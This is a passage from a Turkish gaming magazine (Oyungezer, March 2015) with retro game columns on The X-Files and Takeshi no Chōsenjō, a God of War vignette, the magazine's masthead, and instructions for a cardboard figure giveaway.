Zamanında bunu abim oynar, ben de yanında soluksuz izlerdim. Spoiler alarmı vermeye de gerek yok, öykü kısa bir süre sonra uzaylılara bağlanıyor çünkü. Lakin oyun hiçbir yardımı açmazsanız inanılmayacak kadar zor (inanın tonla da farklı yardım var seçeneklerde), çünkü terk edilmiş bir depoyu didik didik edip ufacık bir kurşun deliğinden DNA örneği almak gibi kolay kolay insanın aklına gelmeyecek birçok şey var. Lakin bütün yardımları açarsanız da fazla uğraşmadan dizi bölümü gibi izleye izleye bitirebilirsiniz oyunu.

Oyunun en çok eleştirilen kısımlarından biri olan Mulder ve Scully'nin çok az görünmesi bence pek bir eksi değil, çünkü oyunda gerçekten dizinin ruhu fazlasıyla var. Öykü insanı içine alıp anlamsız şekilde geriyor, dizinin seyircileri iyi bilirler bu duyguyu. O yüzden öyle yok oyun 7 CD imiş (PSX için 4 CD), yok çok seçenek falan vermiyormuş takılmayın bunlara, gizemin tadını çıkarın. **-Emre**





THE X-FILES: RESIST OR SERVE

FMV oyunun tutmamasının ardından tamamen Resident Evil klonu olarak gelen devam oyunu. Oynanış ve oyun motorunun rezilliği yetmezmiş gibi baş düşmanları zombiler yapacak kadar da coşmuştur.

pixel yazıtları

EN ABSÜRD RETRO OYUN: TAKESHI NO CHOSENJO

Takeshi Kitano'nun oyunlardan intikamı

Oyunlardan nefret eden bir adama kafası güzelken oyun yaptırırsanız sonuçlarına katlanırsınız elbette. Oyunlardan intikam kisvesi altında yapılan bir oyun oyuncusuna kan kusturmaz mı sorarım size!

Bilmeyen dostlar için cips paketi arkası bilgimizi verelim; **Takesi Kitano** memleketi Japonya'da oldukça ünlü bir komedyen-aktör-yönetmen üçü bir aradası. Özellikle de 1980'lerde kült haline gelmiş *Takeshi's Castle* isimli yarışma programıyla. Zaten **Taito**'nun kafasındaki o programı bir Famicom/NES oyuna uyarlama fikri oldukça masum. Ta ki firma Kitano'yla resmi olarak anlaşana kadar...

Ekip fikirlerini almak üzere Takeshi'yle bir barda buluşuyor. Lakin abimizin kafası gayet iyi ve "Neden yepyeni bir şey yapmıyoruz ki?" diyip başlıyor kafasındakileri dökmeye. Gelin görün ki beklediği şey *GTA* vahşetinde ve konsolun kaldırması imkânsız şeyler. Dumura uğrayan ekip birkaç not alıp mekânı terk ediyor.

86'da piyasaya sürülen **Takeshi no Chōsenjō** (manası çok derin: Takeshi'nin Yazılı Meydan Okuması) amacını daha kutusunun arkasından belli ediyor: "Bu oyunu öyle sıradan oyunculuk yeteneklerinizle bitiremezsiniz, imkânsızı başarmanız lazım". Nitekim sıradan bir çalışanı oynadığımız oyunun kafası anlatılacak gibi değil. Eve sarhoş döndüğümüzde eşimiz ve çocuklarımız tekme tokat bize dalıyor, eşimiz bizden boşanırken bütün paramızı kurutuyor, hatta şifre girme ekranındaki yaşlı adama bir tane patlatırsak oyun daha başlamadan bitiyor.



Takeshi'nin intikamı gerçekten acı. Boş bir ekrana 5 dakika, ya da dayanamaz da bir tuşa basarsanız 1 saat bakmanız, Yakuza'yı pachinko'da yenmeniz, ikinci joystick'teki mikrofon vasıtasıyla sarhoş bar ahalisi tatmin olana kadar karaoke yapmanız, son boss'a da 20.000 yumruk atmanız lazım. Ya da oyunun açılış ekranında havaya 30.720 tane yumruk atın, direkt oyunun sonuna gelin. Tabii önce sabrınızın sonuna gelmediyseniz.

Zaten oyunun bitiş ekranında da 5 dakika beklerseniz ekrana gelen Takeshi Kitano aynen şöyle özetliyor durumu:

"Bu boktan oyunu bitirmek için gerçekten uğraştın mı aptal? Ciddiye bile alma."

Oyun zaten millete nasıl bir kafa yarattıysa satış rakamı bir sıfır fazla yazılmış, tam çözüm kitapçığı bile çözüm olmamış falan. Bu Kitano bir harika dostum... **-Emre**



Bir video oyununun geliştirilme aşamasında ilk defa bir ünlü katkıda bulunacaktı. Fakat onun da oyunlardan nefret eden Takeshi Kitano olarak seçilmesi pek hayra alamet değildi...

oradaydım

İNTİKAM YOLCULUĞUNUN ACI BAŞLANGICI

[God of War - Athena Tapınağı]

Kratos... Sparta adını yükseltmek için girdiği sayısız savaşların sonuncusunda, barbarlarla yaptığı muharebeyi kaybetmek üzereyken ruhunu Ares'e teslim etmişti... O günden sonra yıllarca sadece ona hizmet etti. Kollarına dağlanmış kaos silahlarıyla, Ares'in Olimpos'ta düşman olduğu tanrılarına ibadet eden herkesi katletti. Derken Athena için tapınaklar yapılmış bir köye geldi bir gün... Askerleriyle karşılarına çıkan her şeyi yakıp yıktılar. Son bir tapınak kalmıştı ki karşısına yaşlı bir kâhin çıktı:

- Dikkatli ol Kratos! Bu tapınaktaki tehlike senin bildiklerine benzemez!

Dinlemedi... Tutkusuna, öldürme güdüsüne hiçbir şey, hiç kimse karşı gelemezdi... Tapınağın kapısını kırıp karşısına çıkan herkesi bir bir katletti. Hareket eden herkesi paramparça etti.

Ama aslında orada öldürdüğü iki kişiye kaybetti Kratos... Kendi elleriyle öldürdüğü karısının ve çocuğunun önünde diz çöktüğünde, ben de oradaydım... **-Enes K.**





Oyungezer
SAYI: 89 - 2015/03

ISSN: 1307-8933

Genel Yayın Yönetmeni (Sorumlu)
C. Serpil Ulutürk, serpil@oyungezer.com.tr

Göksu Evleri, Manolya Sok. B133A
Anadolu Hisarı / İSTANBUL

İmtiyaz Sahibi
Sinan Akkol, sinan@oyungezer.com.tr

Yayın Koordinatörü
Tuğbek Ölek, tugbek@oyungezer.com.tr

Editörler
Enis Kirazoğlu, enis@oyungezer.com.tr
Eren Okka, eren@oyungezer.com.tr
Furkan Faruk Akıncı, faruk@oyungezer.com.tr
Ömer Akdağ, omer@oyungezer.com.tr
Sarp Kürkcü, sarp@oyungezer.com.tr

Serbest Yazarlar
Ali Sezgin, ali@oyungezer.com.tr
Ares Aybar, ares@oyungezer.com.tr
Berkan Cesur, berkan@oyungezer.com.tr
Emre Sümer, sumer@oyungezer.com.tr
Enes K., enes@oyungezer.com.tr
Erce Güven, erce@oyungezer.com.tr
Eren Eryürekli, eren.e@oyungezer.com.tr
Erim Bilgin, erim@oyungezer.com.tr
Eser Güven, eser@oyungezer.com.tr
Göker Nurbeyler, goker@oyungezer.com.tr
Göktuğ Yüksel, goktug@oyungezer.com.tr
Güven Çatak, guven@oyungezer.com.tr
Hakan Özgül, hakan@oyungezer.com.tr
Hazal Çamur, hazal@oyungezer.com.tr
M. İhsan Tatari, ihsan@oyungezer.com.tr
Noyan Akatlı, noyan@oyungezer.com.tr
Nurettin Tan, nurettin@oyungezer.com.tr
Onur Kaya, onur@oyungezer.com.tr
Pozan Erten, pozan@oyungezer.com.tr
Umut Yanık, umut@oyungezer.com.tr
Volkan Turan, volkan@oyungezer.com.tr

Katkıda Bulunanlar
Barış Akpolat, Burak Kılıç, Furkan Kirazoğlu, İhsan Asman

Görsel Yönetmen
Gizem Sedef, gizem@oyungezer.com.tr

Web Geliştirme
Ozan Özkan, ozan@oyungezer.com.tr

Reklam İletişim
Tel: 0216 465 98 50

İlüstrasyonlar
Emre Aktuna, emre@oyungezer.com.tr
Yusuf Ustaoğlu, www.mavikam.net

setimedia
SETİ YAPIM VE YAYINCILIK Hizmetleri San. Tic. Ltd. Şti.
Adına Sahibi: Sinan Akkol

Yönetim Yeri:
Göksu Evleri Manolya Sokak B133A
Anadolu Hisarı / İSTANBUL
Tel: 0216 465 98 50
Fax: 0216 465 98 52

Basıldığı Yer:
Turkuvaz Matbaacılık Yay. A.Ş.
Akpınar Mah. Hasan Basri Cad. No:4 34885 Sancaktepe İstanbul
Tel: 216 5859102 Faks: 216 5859130
Basıldığı Tarih: 27 Şubat 2015

Dağıtım: TURKUVAZ Dağıtım Pazarlama A.Ş.
Yayın Türü: Yaygın, süreli, aylık



Küçük bir rica...
Oyungezer'lerinizi biriktirmiyorsanız çöpe atmayın. Eğer sizden sonra okuması için verebileceğiniz kimse yoksa, tekrar doğaya kazandırılmak üzere bir geri dönüşüm kutusuna bırakın.

EFSANELER SERİSİ DEVAM EDİYOR!



Uzun zamandır size hem daha önce hiçbir oyun dergisinin vermediği ilginçlikte, hem hoşunuza gidecek, hem de anlamlı olacak bir hediye vermek istiyorduk. Ve bu istekten, *Oyungezer Efsaneler Serisi* ortaya çıktı!

Bu serimizde (şimdilik 12 ay boyunca 12 muhteşem oyun kahramanı olarak planladık) unutamadığımız oyun karakterlerinin kartondan, kendiliğinden ayakta duran modellerini vereceğiz size. Bunda amacımız hem masanızı süslemek, hem de herkesin ulaşamadığı oyun karakterleri figürlerinin tadını size verecek bir hediye olması. Umarız beğenirsiniz :)
Bu hediyeyi tasarlarken, yapıştırıcı kullanmanıza gerek kalmadan, sadece dikkatli bir makas işiyle yerinden çıkarabilmenizi amaçladık.

1. İşaretli yerlerden ana karakteri ve onun üstünde duracağı kaideyi kesin.
2. Kaideyi, karakterin altındaki kesiklere denk getirecek şekilde bükün ve iki parçayı birleştirin.

Hepsi bu kadar :)

Oyungezer Efsaneler Serisi hakkında görüşlerinizi belirtmek veya sonraki karakterler hakkında tavsiyede bulunmak isterseniz, ***efsaneler@oyungezer.com.tr*** e-posta adresine bir mesaj atın.

EFSANELER SERİSİ TOPLU GÖSTERİM

KASIM 2014	ARALIK 2014	OCAK 2015	ŞUBAT 2015
MART 2015	NİSAN 2015	MAYIS 2015	HAZİRAN 2015
TEMMUZ 2015	AĞUSTOS 2015	EYLÜL 2015	EKİM 2015